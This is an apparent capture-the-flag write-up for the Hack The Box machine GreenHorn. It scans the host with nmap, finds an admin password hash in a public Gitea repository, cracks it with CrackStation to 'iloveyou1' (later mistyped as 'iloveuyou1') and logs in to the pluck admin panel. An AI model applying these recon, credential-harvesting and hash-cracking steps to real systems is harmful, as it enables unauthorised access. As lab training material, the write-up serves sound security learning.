

GreenHorn
Linux – Easy



Let start with Scanning

Using Nmap to perform network scanning so we get info about running services on target machine.

- nmap 10.10.11.25 -sV -Pn




```
death@esther:~/Lab/htb-labs/GreenHorn$ nmap 10.10.11.25 -sV -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-04 18:38 IST
Nmap scan report for greenhorn.htb (10.10.11.25)
Host is up (0.12s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
3000/tcp open  ppp?
```

1. There are 3 Running services:
   - SSH on Port 22.
   - HTTP on Port 80.
   - An Unknown services on Port 3000.
2. The Os is *Ubuntu.*
3. The running Server is Nginx.

I try different switches in nmap but I don’t get any info on the last service running on port 3000.

As HTTP is open Let take a look.



greenhorn.htb/?file=welcome-to-greenhorn

Welcome to GreenHorn !

Dear Aspiring Web Developers,

Welcome to GreenHorn Web Development! We are thrilled to have you join our community dedicated to helping juniors kickstart their web development careers.

At GreenHorn, we believe in providing the resources and support you need to succeed in the exciting world of web development. Whether you're a fresh graduate, switching careers, or simply passionate about coding, you've come to the right place.

Our mission is to guide and empower you through your web development journey. You'll find a wealth of educational content, tutorials, hands-on projects, and a supportive network of fellow learners and experienced developers who are here to mentor and assist you along the way.

We're excited to see you grow, learn, and contribute to the web development community. The journey may have its challenges, but remember that every experienced developer was once a junior like you. Your dedication, curiosity, and hard work will lead you to success.

Feel free to explore our website, join our forums, and take advantage of the resources we offer. If you ever have questions, need advice, or just want to connect with like-minded individuals, our community is here for you.

Welcome to the world of web development. Let's code, learn, and grow together. Your future as a web developer starts here at GreenHorn!

Best regards,


Mr. Green

admin | powered by pluck

Here is the default page and at bottom here is an admin page.

admin | powered by pluck

Let navigate to admin page.
I tried default credential admin:admin to login but that didn't work.




Password incorrect.

pluck 4.7.18 © 2005-2024. pluck is available under the terms of the GNU General Public License.

We need to figure out another way to Logged in.

In the default page there is a git services running




Feel free to explore our website, join our forums, and take advantage of the resources we offer. If you ever have questions, need advice, or just want to connect with like-minded individuals, our community is here for you.

Welcome to the world of web development. Let's code, learn, and grow together. Your future as a web developer starts here at GreenHorn!

Best regards,

Mr. Green


So we can access itLet take a try.



http://greenhorn.htb:3000/

greenhorn.htb:3000 — Visit

http://greenhorn.htb:3000



GreenHorn

A painless, self-hosted Git service

Easy to install

ply run the binary for your platform, ship it with Docker, or get it packaged.

Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!


Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!

Open Source


Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor!

In Explore options there is repository.



GreenAdmin / GreenHorn
We believe in open source.
Updated 2 months ago


As I am searching something useful inside repo and I found it .
Just Go to ***data*** directory.



junior d3278c32f2 First release of our source code

data	First release of our source code
docs	First release of our source code
files	First release of our source code
images	First release of our source code
README.md	First release of our source code
SECURITY.md	First release of our source code
admin.php	First release of our source code
index.php	First release of our source code
install.php	First release of our source code
login.php	First release of our source code
requirements.php	First release of our source code
robots.txt	First release of our source code


Inside data there is ***setting*** directory.



junior d3278c32f2 First release of our source code

..	
image	First release of our source code
inc	First release of our source code
modules	First release of our source code
settings	First release of our source code
themes	First release of our source code
trash	First release of our source code
index.html	First release of our source code
reset.css	First release of our source code
styleadmin-rtl.css	First release of our source code
styleadmin.css	First release of our source code


Here we can see **pass.php**



junior d3278c32f2 First release of our source code

..	
pages	First release of our source code
install.dat	First release of our source code
langpref.php	First release of our source code
options.php	First release of our source code
pass.php	First release of our source code
themepref.php	First release of our source code
token.php	First release of our source code
update_lastcheck.php	First release of our source code

here is the hash of admin panel.




```php
<?php
$ww = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
?>
```

- **D5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163**

But we need to crack this hash in order to get admin access.

Let take a help of crackstatation to crack this hash.

- https://crackstation.net/



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
D5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c558055
6c0d838b51749de15530f87fb793afdcc689b6b39024d7790163
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
D5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d7704 86743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163	sha512	iloveyou1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

Our password is **iloveuyou1** for admin panel.

Lets logged in.



Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.

start

Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.

more...

